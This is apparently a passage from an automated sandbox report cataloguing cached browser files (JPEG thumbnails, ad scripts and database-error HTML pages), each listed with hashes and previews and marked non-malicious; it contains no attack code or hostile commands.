SSDEEP:	384:NG3/LTABK52Mf7gtcQQ2w0Fo0THLsES73OAbVLJjK6Ra/c2Iz:NY0Dtc2w0+mLrS7zb9Ju6RaS
MD5:	E8202CFAE2B12C62D5ECB40E2740E900
SHA1:	6B48D115B1C44021546F85E4199C0CDA594A5765
SHA-256:	1DFF560E572A3C04531DA0812BC153F9114C32C16FA4016ED6AF2D54C79C6C13
SHA-512:	24F55720D13C34AE9C3B268EE2B921CA79CCB8D404790A77D690B4CB58C60261795BFE426E162D080948A99CB10F052717A01FDB8212A67CADC059C380AAD3EB
Malicious:	false
Preview:	......JFIF.....`.`..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....M.7.....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....?..'n.d...F...r[2.l..ZE>... ..a..@...3c....XH+..5B.6..n.t.....:&.E. .9...3...g%..{..+5.e..l..g.*:..s.x.(.I..|..G#...i.s{D.m..L@.+....z..FP]A.{.....1...=...\....Vl%.L..{..;....#L2.O..pJ.i..J..6.B[&..."b...\X.^I...Z!'.7.d.!)....[:.hG&.T.....Yk-Y[.FCc.*9JLl...Bz.W\..0V....W...D.+jf2#N.*...yd.8..j..F.*R..b6.....4+..9&..,k....+7.h.....E\a]...-../&...u<.j..2a..x.....t.....$3~.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\AARmbBr[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 206x250, frames 3
Category:	dropped
Size (bytes):	7097
Entropy (8bit):	7.854871847471743
Encrypted:	false
SSDEEP:	192:QoAb6sTsA6sVwJ8gSq8zTTbAsJuQN6SJLirL5:bUpT6EwJLozXuW6V
MD5:	CFAF2D02A2CE69A88B7A9C7568A8D9BA
SHA1:	36597D8F034534C2E56CF3EEC5D90CD25B8F3821
SHA-256:	349958F48882EDC780B1E9B98AEE16A68AA89DBE5772EF95795A05A93DF07A58
SHA-512:	7C28915F6CF749D745AA295297D12DF6D163ACB368CBC63777C8C2995705A001A7AC43F340146DF3A6FD0EA3A39E03F992822C4C775E8AB928B044C1A028280
Malicious:	false
Preview:	......JFIF.....`.`..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....?..+RB..`..Z.).P.H.....(.....).P.H.....(.....`...@-...P.(.h.....(.....(.....(.....P.@.0.H.....).R.h.....`- .....(.....- ..J.)...e...P.@.@....P...@.....1J.a..q....+r..A`....,-0..J.(.....e...P.@..-...P.@.@.....{g.@..?..~..h..K.~`.m..j..j....8#....M..f..v....;.Mj..BX..9.\,V.9..!...B...8.0..E+..a.j...(.....#.....P.@..-.....K..Rq..)H.1$.-....Af...'M..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\AARme8P[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 206x250, frames 3
Category:	dropped
Size (bytes):	8757
Entropy (8bit):	7.928252207713864
Encrypted:	false
SSDEEP:	192:Qowi2Ds10/lV0TF3Ug+Uh76SCmIXp3wSvO+u37F8Tls:bwBDL/oTFkhUxINwoe7F8K
MD5:	53E0465B08A1A1C55590DE1A377E695E
SHA1:	309E1542443C8ADFBD79FF68D7442A40A3AA4112
SHA-256:	48FA0FC3EB7666CDFE06043DA99800613B9F16B9739B73ECBE112F4E7E444A34
SHA-512:	90FEBF7104903550529A7994E03AA01666B815444581F6F9AA1F256DC4E92E9E473B83C0F680FD6EBBE07661FC348B42A772B05B7A650560EA8854B24646D284
Malicious:	false

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\AARme8P[1].jpg

Preview:	......JFIF.....`.`...................... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.......&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO OOOOOOOOOOOOOO...}........!1A..Qa."q.2....#B...R..$3br........%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz........ ....w.......!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz......... ....?..% 5;.|Cp.c$0...O.....+....AY.......j....\|....sb...j.p..4....)...`....$....m. ..4a..C..6.Hl...h.+.d..x..j."......^HF.W.....8...:sV....VI!..L.t. .7R.X|.w..sQ'dkF<.H.v..q.I.Q.....A...~qR..v...?@r..j..cy.6..>.rk4z.ee.c.d"..Z.......h.8...Td0......$.D...... 4.+d.|.2.85.CHx..V."..1.T.=.<..A.j.9..i..k[.Q..9=...-..?.j"..(...E...X.,e.....8.b .E{.....".5H.K.<U.H.L.w.kN....=H.....J..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\AARmger[1].jpg

Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 206x250, frames 3
Category:	dropped
Size (bytes):	11165
Entropy (8bit):	7.952720665479278
Encrypted:	false
SSDEEP:	192:QofUT98WTOALnIoSJfPsbN5qaTuot2CEE96IRDhD5iuWriqG/t1ZWOuDLxKnoH76:bfUT98iOwIoS5PsbN5qacHE9JDNWCVrt
MD5:	5569435E24021161E5537D6E151302B1
SHA1:	70C044A067C3CFCB9C529E65BD1FB7ACDAD5A8FB
SHA-256:	CF4B1A74D642B6845A5EDF8D1EEED9E2FD6EBD019292610EDF293F3C656926EF
SHA-512:	0781EF9C639EB0BB39047D8EC16F5CC91C6045A1A0960BAC331436EDC803293E5E1A4909E098DE517C6707F8688AE3C3E75E047540CEA0515E661606B1EB14B
Malicious:	false
Preview:	......JFIF.....`.`...................... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.......&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO OOOOOOOOOOOOOO...}........!1A..Qa."q.2....#B...R..$3br........%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz........ ....w.......!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz......... ....?...L@h.(....@.Uwq.h..p.FI4\-r6.1V..pA.E.(..........Z.Z.....$(.A...".0...T.....Y{O{..ritu7.J./..(....&./..C...V..."[.Y.,t.q.]T...Mu2.s!.. (.i7a.F.I..4.ni.R..bXP.P.@..A%..pB.I#mPH.?SJN.i\.m.Vk`!.Y.:s........9......x........q.~....uT...3..-. ...}.....}j.vBq..F..i...Z.(.....@.kDH...~...M5.... p.2?...ms#jO..G2Mq.u...5.t.....S... ....q^.4.N);.......I-.y....!......Q..m..b.".K.@.@.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\AARmqzU[1].jpg

Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 311x333, frames 3
Category:	dropped
Size (bytes):	21964
Entropy (8bit):	7.9578746567637815
Encrypted:	false
SSDEEP:	384:NNC/kcyWndMiqgSJsFp10qnn90Tg3I1bTQYm0tEIFrTyr8TrAbRDJ4O8J0mN:N8kcbWLJ+p1Vnn90Tg3ep3MCgDm
MD5:	48FF0856C4879F586A2A8EAE3D611BF7
SHA1:	4C3048405D65634930622E23A07DB302D25CAEB1
SHA-256:	4329EADAE80A32A888FEB28D169924B25E65FAAABCEB4811A26D557448C2473E
SHA-512:	55BBEBD4AF16886B49ED7B8AF0CE053177B458DEA23D7A01FB33DDB9C3DD7DF83DB4049602E32BA67DB5D7FD105D035434981042D2BDB3F39615B11E619121 4
Malicious:	false
Preview:	......JFIF.....`.`...................... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.......&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO OOOOOOOOOOOOOO......M.7..}........!1A..Qa."q.2....#B...R..$3br........%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz........ ....w.......!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz......... ....?..B......^h....N.q8...p.........$... ..@.s..n;,...... .a.@....jlZ.@.C....P.H.11RP....47.......jF....Dd.l.\..,z..KV)5.vrws+\I,..s.+iFJ6 >rU!R...[p...EL...S.vv.s.CZhe{........-.d.Y4..s.5..}]`.P`gs.I..Z.C......L.v(..i...5x..H.....@...+...L...C...Fi....).q.h....^)....G..C..5@......i...Bc.C.(.4.CB.I.4...E.......4.i..M+..&..H_,.R .I...R.V..'.....I,D..Q.......f@.....G?LQq..f.^Th......

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\AARmyym[1].jpg

Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 206x250, frames 3
Category:	dropped
Size (bytes):	7212
Entropy (8bit):	7.882392318186589
Encrypted:	false
SSDEEP:	192:QoTCB4Pg9/4IJDgYCyDA2j27fFZD64/QtyKQ:bgCgK8MYU379BfQtyKQ
MD5:	804EF9D52496634B39D27D61B75ADADD
SHA1:	CE5CD83EAF9BF2BD8964D1BFFF5B5F89D87748AD
SHA-256:	12614527481A9B39F59FF6E4F56546BAC608E5DF63EA94F41ABE8400DA051709
SHA-512:	E6D0FA52B704DB143668740DCB1E275D6083331B9A676EF13EB9E7B82F5FEC1C156F1853E32379112AEF742B41D6A8F1037C2EBF109275AEFBBF2558A4BBD9D C
Malicious:	false
Preview:	......JFIF.....`.`...................... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.......&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO OOOOOOOOOOOOOO...}........!1A..Qa."q.2....#B...R..$3br........%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz........ ....w.......!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz......... ....?..e`..Qs...].).g(....(.....J....:.nN*.1Z.-...QsyE4Z.....-J....5..7F...Vs.ff...5'D5E..d.RfSVeI...f....l.R3.lT...4.U'..V8.DYu"O-..y....V .q._p...BB..j.kl.*.Z..S..6.{v...H.9..@...G.tS..GJ.q6[...O.."...!Nh.&...(....J._....f.N*,t....QBD.W.$..Jm..Xdv.:RH.+.....3L.Z...s.4X^..R."..Q...h..k...S#zOB[e..Pm.`.....(.U$.O..dSz. ....c.....Z.M..uQ.8.b.....t^I..0)\]...q..4..~Cgv....J..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\checksync[1].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	204
Entropy (8bit):	4.753212018409155
Encrypted:	false
SSDEEP:	6:ljggS5oc/bLiuggS5oc/bLiuggS5oc/bL7:+DpxgDpxgDp7
MD5:	AA0EC763639C9094D9BE1B0D491AC65A
SHA1:	9A0E137BD9EB21908016360FBB2DAD6AED37CAE4
SHA-256:	4D2671D4C5D04438C3447C787ADF222D33AB22C91222ABB1B5524ED586B42C01
SHA-512:	9A812C4C097D864E757CE84D98542EA239150D61184E2BF1BB62EB9E97F8730ADBB96D00F95B0386FC4B93E82347450ADE2A77E5B495708C0438C7DCF5BCEF8
Malicious:	false
Preview:	Connection failed: SQLSTATE[HY000] [2006] MySQL server has gone awayConnection failed: SQLSTATE[HY000] [2006] MySQL server has gone awayConnection fai led: SQLSTATE[HY000] [2006] MySQL server has gone away

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\checksync[2].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	204
Entropy (8bit):	4.753212018409155
Encrypted:	false
SSDEEP:	6:ljggS5oc/bLiuggS5oc/bLiuggS5oc/bL7:+DpxgDpxgDp7
MD5:	AA0EC763639C9094D9BE1B0D491AC65A
SHA1:	9A0E137BD9EB21908016360FBB2DAD6AED37CAE4
SHA-256:	4D2671D4C5D04438C3447C787ADF222D33AB22C91222ABB1B5524ED586B42C01
SHA-512:	9A812C4C097D864E757CE84D98542EA239150D61184E2BF1BB62EB9E97F8730ADBB96D00F95B0386FC4B93E82347450ADE2A77E5B495708C0438C7DCF5BCEF8
Malicious:	false
Preview:	Connection failed: SQLSTATE[HY000] [2006] MySQL server has gone awayConnection failed: SQLSTATE[HY000] [2006] MySQL server has gone awayConnection fai led: SQLSTATE[HY000] [2006] MySQL server has gone away

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\checksync[3].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	204
Entropy (8bit):	4.753212018409155
Encrypted:	false
SSDEEP:	6:ljggS5oc/bLiuggS5oc/bLiuggS5oc/bL7:+DpxgDpxgDp7
MD5:	AA0EC763639C9094D9BE1B0D491AC65A
SHA1:	9A0E137BD9EB21908016360FBB2DAD6AED37CAE4
SHA-256:	4D2671D4C5D04438C3447C787ADF222D33AB22C91222ABB1B5524ED586B42C01
SHA-512:	9A812C4C097D864E757CE84D98542EA239150D61184E2BF1BB62EB9E97F8730ADBB96D00F95B0386FC4B93E82347450ADE2A77E5B495708C0438C7DCF5BCEF8
Malicious:	false
Preview:	Connection failed: SQLSTATE[HY000] [2006] MySQL server has gone awayConnection failed: SQLSTATE[HY000] [2006] MySQL server has gone awayConnection fai led: SQLSTATE[HY000] [2006] MySQL server has gone away

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\checksync[4].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	204
Entropy (8bit):	4.753212018409155
Encrypted:	false
SSDEEP:	6:ljggS5oc/bLiuggS5oc/bLiuggS5oc/bL7:+DpxgDpxgDp7
MD5:	AA0EC763639C9094D9BE1B0D491AC65A
SHA1:	9A0E137BD9EB21908016360FBB2DAD6AED37CAE4
SHA-256:	4D2671D4C5D04438C3447C787ADF222D33AB22C91222ABB1B5524ED586B42C01
SHA-512:	9A812C4C097D864E757CE84D98542EA239150D61184E2BF1BB62EB9E97F8730ADBB96D00F95B0386FC4B93E82347450ADE2A77E5B495708C0438C7DCF5BCEF8
Malicious:	false
Preview:	Connection failed: SQLSTATE[HY000] [2006] MySQL server has gone awayConnection failed: SQLSTATE[HY000] [2006] MySQL server has gone awayConnection fai led: SQLSTATE[HY000] [2006] MySQL server has gone away

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\http___cdn.taboola.com_libtrc_static_thumbnails_3bd9b36026a1f8edf06da0121191e4b0[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, progressive, precision 8, 207x311, frames 3
Category:	dropped
Size (bytes):	12983
Entropy (8bit):	7.960707254749384
Encrypted:	false
SSDEEP:	384:/8uHVrFvqk4p1PGXL9KzHZHEackfyRm4as0Zc4W8DXDX4u:/8UVhvDe1ub9KzJ9bfAm4N0K2ku
MD5:	11691D8E52E3A0E59DB9784AB38E983F
SHA1:	E1A4A4FB19058CBDD34E4F25279EBCFAC4851A8E
SHA-256:	54C22601CF63919F960E89CE964CD7C5C7BDAF8D2526746651F0DD8E3C59394D
SHA-512:	523A691AAE46D1429123C1D8D00008030E78E34962655E557CF121E5F6564995DE98D2826CBE2924EEB8B4CA930CB1CB29E1A8F0168B8F9CA6B8767E70025074
Malicious:	false
Preview:	......JFIF.....".....".$...$.6*&&*6>424>LDDL_Z_||.....".....".$...$.6*&&*6>424>LDDL_Z_||.....7...."..........5.....kj.~.....W...LIL..E9.@..}b..e.".vvaE.e2!kd.wV..TlR.6...];.U(K.M.w..>..*s..~-D..^b..:.;.2.,..G!..d.*&d..u....X.....q.x.-..).)..Z.{KF.4...A..N....S.2..R.Fz.%./.0. ..z....ps..J.N....~.."".....y..{g...if.O..^G...q.z.R.u.9.H..S. (.I.F....[....f.4.....,.M...Na.....Bw...-'G.`..o,.`6U.%.g..Y.._E.....DS...6..H1..E$Kpq.....G)T.+j*.\.z.....;.....R... 2...@\|.M.2....6.=u.KU....6..I.f.I..._].n..j6.n.qi...A...Z.G.....zG..U.....K..!H.M.R../B....A.S..&b....l\.T..J.U.l.tV...7r.x....[....d^.R..W5.....8j)..k...C[..}.....n..}.=t.W.T..A.i.!.. ....W2X1h..+^ . %...._..O.s..P.W)Y.u.uk....X.c..3..1k.j0.3...k.L..7B.[..;.A..T.2Q.+...&$..&.1...../R.l...l...H.B.s.'..^.[+e.kF7.7....`Z...N.....J.l.<.fa.|O.....9

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\http___cdn.taboola.com_libtrc_static_thumbnails_e422867e373581902d24ef95be7d4e1b[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, progressive, precision 8, 207x311, frames 3
Category:	dropped
Size (bytes):	7445
Entropy (8bit):	7.93831956568165
Encrypted:	false
SSDEEP:	192:6Lj959JigoMQOL8q6TkMlYo6UsZlwtrGDWTInXeGcCS:6Lj/9Jdk+Ml76h2Kk
MD5:	C4B9684545B9781F5F19A99ECD6A95B5
SHA1:	C25C9E466C46184BE03D654BF13DED7D55E71C1B
SHA-256:	845E13CB4404F674F57C712D570BC9E353A2CB742722DA9116F272B9226C71F7
SHA-512:	1E0B379E40FB2099462BC75C653217469071D59408F9030E4255E65765140C7762F2332CE3FD78E18337EBCB0A95E729AB2C71A79B2761DE8C8700FA6455172E
Malicious:	false
Preview:	......JFIF.....%.....%!(!.!(!;/))/;E:7:ESJJSici.....%.....%!(!.!(!;/))/;E:7:ESJJSici.....7...."..........4.....(..{P....>.#.....M..N+EF..*.=U.W.'.).0..(.ipG..u.K..JP..C.....[.%.p.....My<$q..LI!.....k..B .j$6..J...$V<.)rY.).....KK r&.&.+...I..@4..".-.h5s..X.9gJ...D..[.....`./.rsn..'C. r|b..2^.m.V{.B.&./H....%..&..p>m.X.O..._`..'~.b/H....{.0.qcS.P.....R.]x.....zW.h.+.~.T..@..o..;.+..F....J.4.p.....>..Q.U...L.p...v...&.e.D..R5*P.y.4K}.m.X.HK.. ..y.h.3eiP...h.[. .u.,..B.1..c..$.(.*5Fn..5...j.;..I..k.j.....q....J.G.....g...H.J3b.I..@LJd.....g.9x<AgB._W..b.d.K..}.0..;^.hw.r..".....}..?...,.....~.9..]....t...`"._P.D>M.[o.@...:.....n..]..Z...%?N...i?u../".. &.V.W0u..=.v.H.. .....6...7.?b.e}...!.....@..b.....G.t.....9...r...6..[..).....l[..m.}...Y)7.-.3..p.;.....+..T*..S...5V..e....SE.V..M&..{.....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\https___gallery-pl.go-game.io_uploads_2021_10_RAD_RaidTzachi_B115480_1000x600_NoOS_English&IMG=2H3S[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, progressive, precision 8, 207x311, frames 3
Category:	dropped
Size (bytes):	17340
Entropy (8bit):	7.921832321524712
Encrypted:	false
SSDEEP:	384:9BgegoZwcT++CFxN6AnwjAMk2djqHu0OztsCNmBBabfF4P:LgegHc+F76AnwJd2O0wt3ABkbw
MD5:	39A88BFE263A9A336318E8E85F26EE23
SHA1:	A121F3026D00505ECD5ABD6DBCFFE4A30740809B
SHA-256:	42C5B49A2F0C88516DD53BE23A1EE6E1161A4B93122A9F4262CBCF8048E926F4
SHA-512:	BE55CB8F1EE48F96D042D689D0E0EEC2EEBA74D48EF0FD87946534EC0D35F9E2CB9F11469201E9C70053BDE2114382EC8B89A34801608DDA936176925575397
Malicious:	false
Preview:	......JFIF.....(ICC_PROFILE.....mntrRGB XYZ .....acsp.....-.....desc.....trXYZ...d....gXYZ...x....bXYZ .....rTRC.....(gTRC.....(bTRC.....(wtpt.....cprt.....<mluc.....enUS...X.....s.R.G.B.....XYZ .....o...8.....XYZ .....b..... ....XYZ .....$.....para.....ff.....Y.....[.....XYZ .....-mluc.....enUS... .....G.o.o.g.l.e. .I.n.c... .2.0.1.6.....".....".$...$.6*&&*6>424>LDDL_Z_\| \|.....%.....%8#)##)#82<1.1<2YF>>FYgVRVg}pp}.....7.....3.....Eq.3.....`..+...uD...H...EHM.uHI..Y...f.!hF".....T.iOH \.c..E._....W(....@.-.\..hC...P...\|.T !e.CM...J.0.c.-.$.x\.'.C.@.C.?...NxDBM...].l.$.Hl.K+...k.P!...p.....`.I..}tn.(.w)..-.'s.pppp.p.t..c

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\nrrV52461[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	91348
Entropy (8bit):	5.423638505240867
Encrypted:	false

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\nrrV52461[1].js	
SSDEEP:	1536:uEuukXGs7ui3gn7qeOdillEx5Q3YzuCp9oZuvby3TdXPH6viqQDnjs2i:aKiw0di378uQMfHgjV
MD5:	9C4A60B2332E94D3BFF324BD8DF61A31
SHA1:	6245D60C273E175D3EC798CE8ABB65AD75F24E09
SHA-256:	8C38115211EB4E291CE6F38629C8AEE0F882EBED06B66F3DB3D6587C1EBDF52F
SHA-512:	31830D8DE79206C5C5B178DBC798D3A2AF597BA14D9075EE25CC82B096083B180B0B41CB5DC24640AC2A8329575102A3D724DA1F4307DDFB57DBC5C64A8738
Malicious:	false
Preview:	var _mNRequire,_mNDefine;!function(){"use strict";var c={},u={};function a(e){return"function"==typeof e}_mNRequire=function e(t,r){var n,i,o=[];for(i in t)t.hasOwnProperty(i)&&("object"!=typeof(n=t[i])&&void 0!==n?(void 0!==c[n]||(c[n]=e(u[n].deps,u[n].callback)),o.push(c[n])):o.push(n));return a(r)?r.apply(this,o):o},_mNDefine=function(e,t,r){if(a(t)&&(r=t,t=[]),void 0===(n=e)||""===n||null===n||(n=t,"[object Array]"!=Object.prototype.toString.call(n))||!a(r))return!1;var n;u[e]={deps:t,callback:r}}};_mNDefine("modulefactory",[],function(){"use strict";var r={},e={},o={},i={},t={},n={},a={},d={},c={},l={};function g(r){var e=!0,o={};try{o=_mNRequire([r])[0]}catch(r){e=!1}return o.isResolved=function(){return e},o}return r=g("conversionpixelcontroller"),e=g("browserhinter"),o=g("kwdClickTargetModifier"),i=g("hover"),t=g("mraidDelayedLogging"),n=g("macrokeywords"),a=g("tcfdatamanager"),d=g("l3-reporting-observer-adapter"),c=g("editorial_blocking"),l=g("debuglogs"),{conversionPixelCo

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\th[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 72x72, segment length 16, baseline, precision 8, 622x368, frames 3
Category:	dropped
Size (bytes):	32683
Entropy (8bit):	7.961865477035161
Encrypted:	false
SSDEEP:	768:S0W8csCyvZU10mvYf7f9sRrh+Iu6gGhuhh5dnsh:Sucsyv6erpurGWh3sh
MD5:	906DD8716D280AC1FDBBC82ABF7F3DDA
SHA1:	C87DBCA394C50603EFDC7E8352054022C1C4A2E1
SHA-256:	A1D35A9272E9303913DDC4BB44C9E833294A4A8930C657A47FBF49134BB34705
SHA-512:	502B7E878BCE57AE891DFC568D58982A4B92BDBB670A2BFA3168A1C54DE68D83F244400A4EDE289721C802B57DCF38D9E25F37C9BAB955A6B95ED5C8B69D9F67
Malicious:	false
Preview:	......JFIF.....H.H.....C.....$ &%# #"(-90(*6+"#2D26;=@@@&0FKE>J9?@=...C.....=)#)=====.. ....p.n..".....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....?...]o...C%..0r>..V-....dF...[....M*.'...u..Z+.sW6.pz.I...H#.=wO...*.....*`..n-....g4`j...p....}..S.PP.J... .q....b.^kF..kt.n@4.;M{.N0..:x.r./E...jw }..{.d_.9 >...P.d..cI,ri@.R.C..)."`(..NzS....K`..$...Y...Cm8.K..=).V...\S.....KG.....NA.:.....n.,y#.br).d..J.!.....$..4.2..<.s....9@....J....'.....S...&.~("....R.HE.G.1O.F(.2)1R.HV.!+.._<...i.j'.5f kJ....xn$.}

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\th[2].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 622x368, frames 3
Category:	dropped
Size (bytes):	27186
Entropy (8bit):	7.964618161567107
Encrypted:	false
SSDEEP:	768:is9XEnGFzEuEKIhFUobfz5grnh/7usZ7C4NWUUq8:iEXEnGER/fvKt1VU7
MD5:	859A7A4BFD50C0A4C85D46E6F7CB731C
SHA1:	E6214A63B4AFAA60667E93AF846758925F7CF6EC
SHA-256:	95FE1685CE172F82BE4D35C3973C074D0542A738299DC4222525099BAECDE76E
SHA-512:	6FCC8D803C43C12B9D09861D65DAB518FEA1D55D9AC81959271A77C53A2601CFE905962E530B50BBB46DA160319F6222B5070D373705D1F589E64BADE21C142
Malicious:	false
Preview:	......JFIF.....``.....C.....$ &%# #"(-90(*6+"#2D26;=@@@&0FKE>J9?@=...C.....=)#)=====.. ....p.n..".....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....?..zp...K[.....b.J))...S.4.AJi=.h.E#.4...(O.j.'u]..0..)..~.)..@..R,k...:.....p.$..jW.M.....".`..*..S|.;.2.M!aU...0.C..5\..S.@zTy.R..g.`.Eb....~.....-fN .j...m.9$P..1.....*wV_.CU.. w.6/.)....mS.I.7,G...3.9..zU...i.g..[....tE].Ga...1.`L.OC..'....E..@....-...*.Jv&.o.!.5?.....m.=(H...s...?3..*.9<.....UA.'.QVC.....~...A.*J$E.`..iU.X.E.L...H. .....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9026IKNJ\17-361657-68ddb2ab[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	1238
Entropy (8bit):	5.066474690445609
Encrypted:	false
SSDEEP:	24:HWwAaHZRRIYfOeXPmMHUKq6GGiqIlQCQ6cQflgKioUInJaqzrQJ:HWwAabuYfO8HTq0xB6XfyNoUiJaD
MD5:	7ADA9104CCDE3FDFB92233C8D389C582
SHA1:	4E5BA29703A7329EC3B63192DE30451272348E0D
SHA-256:	F2945E416DDD2A188D0E64D44332F349B56C49AC13036B0B4FC946A2EBF87D99
SHA-512:	2967FBCE4E1C6A69058FDE4C3DC2E269557F7FAD71146F3CCD6FC9085A439B7D067D5D1F8BD2C7EC9124B7E760FBC7F25F30DF21F9B3F61D1443EC3C214E3F

<table>
<tr><th colspan="2">C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9026IKNJ\17-361657-68ddb2ab[1].js</th></tr>
<tr><td>Malicious:</td><td>false</td></tr>
